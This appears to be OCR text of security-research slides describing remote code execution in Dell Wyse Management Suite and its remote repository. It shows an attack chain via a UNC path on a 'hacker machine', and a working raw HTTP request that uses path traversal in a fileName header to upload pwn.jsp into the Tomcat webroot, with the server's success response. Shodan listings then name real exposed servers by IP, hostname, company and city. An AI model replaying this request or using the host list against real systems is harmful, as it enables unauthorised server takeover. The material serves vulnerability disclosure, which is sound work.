
3. RepoURL is \\10.0.0.1\folder

Hacker machine
10.0.0.1


Arbitrary file upload



Arbitrary file upload



Arbitrary file upload




WMS Server

5. Upload device logo [logo.jsp]

6. Store logo.jsp in
\\10.0.0.1\folder\device\logos\device1\logo.jsp

Hacker machine
10.0.0.1

Arbitrary file upload



WMS Server


5. Upload device logo [logo.jsp]

6. Store logo.jsp in \\10.0.0.1\folder\device\logos\device1\logo.jsp

7. Actually, that is in \\localhost\c$\program files\DELL\WMS\Tomcat-10\webapps\ROOT

Hacker machine
10.0.0.1

Arbitrary file upload



WMS Server

8. Save logo.jsp in c:\program files\DELL\WMS\Tomcat-10\webapps\ROOT

6. Store logo.jsp in \\10.0.0.1\folder\device\logos\device1\logo.jsp

5. Upload device logo [logo.jsp]

7. Actually, that is in \\localhost\c$\program files\DELL\WMS\Tomcat-10\webapps\ROOT

Hacker machine
10.0.0.1

Setting goals

✅ Decrypt policy data

✅ Recover all policies

~ Compromise a device

~ Compromise the server


Remote repository

What about remote repositories?

WMS is built to support multiple file repositories

Typically used as a content distribution network to serve different subnets in a large network

There is an installer for WMR (remote repositories)


Wyse Management Suite Reposit
What's new in Microsoft Edge
Wyse Management Suite Reposit
Not secure
https://localhost/wms-repo/
Update
Wyse Management Suite Repository
Restore

Restore pages

Microsoft Edge closed while you had some pages open.

Wyse Management Suite Repository

Registration

WMS Management Portal: http://192.168.142.149:8080/ccm-web

WMS Repository URL: https://WIN-WMR:443/wms-repo

MQTT Server: tcp://WIN-U83JFHL2D35:1883


Repository Location: C:\WMS\RemoteRepo2

Version: 4.4.1-54

Wyse Management Suite Repository

Arbitrary file upload allows RCE by uploading a JSP file


Requires knowledge of a valid Wyse Identifier



```
POST /wms-repo/device/logfile/2 HTTP/1.1
Host: 192.168.142.112
Cookie: JSESSIONID=BFA254958672F58B6089CE10B44C4E2A; JSESSIONID=E953F7A8D87F27232EA7DE887E3F0549
Sec-Ch-Ua: "Chromium";v="131", "Not_A Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
deviceId: 1
deviceType: 17
fileName: ../../../../../../../Program Files/DELL/WMSRepository/Tomcat-10/webapps/ROOT/pwn.jsp
wyseIdentifier: wyse2737404399653236251
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.6778.140 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
Content-Type: application/x-ww-form-urlencoded
Content-Length: 8

dsadsdsa
```

```
HTTP/1.1 200
Strict-Transport-Security: max-age=31536000
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Type: text/html;charset=UTF-8
Content-Length: 14
Date: Mon, 20 Jan 2025 14:14:45 GMT
Keep-Alive: timeout=60
Connection: keep-alive

{"status":200}
```

WMR servers worldwide



TOTAL RESULTS

208

TOP COUNTRIES

United States	198
Japan	3
United Kingdom	2
Ireland	2
France	1

More...

TOP PORTS

443	39
311	1
444	1

Product Spotlight: Keep track of what you have connected to the Internet. Check out Shodan Monitor

Wyse Management Suite Repository

2025-01-27T07:30:20.7852

108.238.146.74
WMSRepo.aceisamos.com
108-238-146-74.lightspeed.okcbok.sbcglobal.net
AT&T Enterprises, LLC
United States, Oklahoma City

self-signed

SSL Certificate

Issued By:
|- Common Name:
WMSRepo.aceisamos.com

Issued To:
|- Common Name:
WMSRepo.aceisamos.com

Supported SSL Versions:
TLSv1.2

```
HTTP/1.1 200
Strict-Transport-Security: max-age=31536000
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Set-Cookie: JSESSIONID=8011480FE95B4F18D42E095F957B9AD0; Path=/wms-repo; Secure; HttpOnly; SameSite=Lax
vary: accept-encoding
Content-Type: ...
```

Wyse Management Suite Repository

2025-01-27T06:00:35.6969

108.238.146.74
WMSRepo.aceisamos.com
108-238-146-74.lightspeed.okcbok.sbcglobal.net
AT&T Enterprises, LLC
United States, Oklahoma City

self-signed

SSL Certificate

Issued By:
|- Common Name:
WMSRepo.aceisamos.com


Issued To:
|- Common Name:
WMSRepo.aceisamos.com

Supported SSL Versions:
TLSv1.2

Diffie-Hellman Fingerprint:

```
HTTP/1.1 200
Strict-Transport-Security: max-age=31536000
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Set-Cookie: JSESSIONID=A0015D83A58BF744DB6BC2C2972E06B1; Path=/wms-repo; Secure; HttpOnly; SameSite=Lax
vary: accept-encoding
Content-Type: ...
```

WMS servers worldwide



TOTAL RESULTS

178

TOP COUNTRIES

United States	83
Germany	32
France	11
United Kingdom	9
Netherlands	6
More...	

TOP PORTS

443	144
80	8
9000	6
8443	4
10443	4
More...	

Product Spotlight: We've Launched a new API for Fast Vulnerability Lookups. Check out CVEDB

108.6.57.196

2025-10-22T18:04:59.031601

pool-108-6-57-196.nycmny.fios.verizon.net
Verizon Business
United States, East Northport

```
MQTT Connection Code: 0

Topics:
$SYS/broker/version
$SYS/broker/uptime
$SYS/broker/clients/total
$SYS/broker/clients/maximum
$SYS/broker/clients/inactive
$SYS/broker/clients/disconnected
$SYS/broker/clients/active
$SYS/broker/clients/connected
$SYS/broker/clients/expired
$SYS/broker/load/message...
```

Wyse Management Suite

2025-10-22T17:11:28.210006

91.26.59.118
hensch-systems.de
Hensch Systems GmbH
Germany, Köln

SSL Certificate

Issued By:
|- Common Name:
Certum Domain Validation CA SHA2

|- Organization:
Unizeto Technologies S.A.

Issued To:
|- Common Name:
*.hensch-systems.de

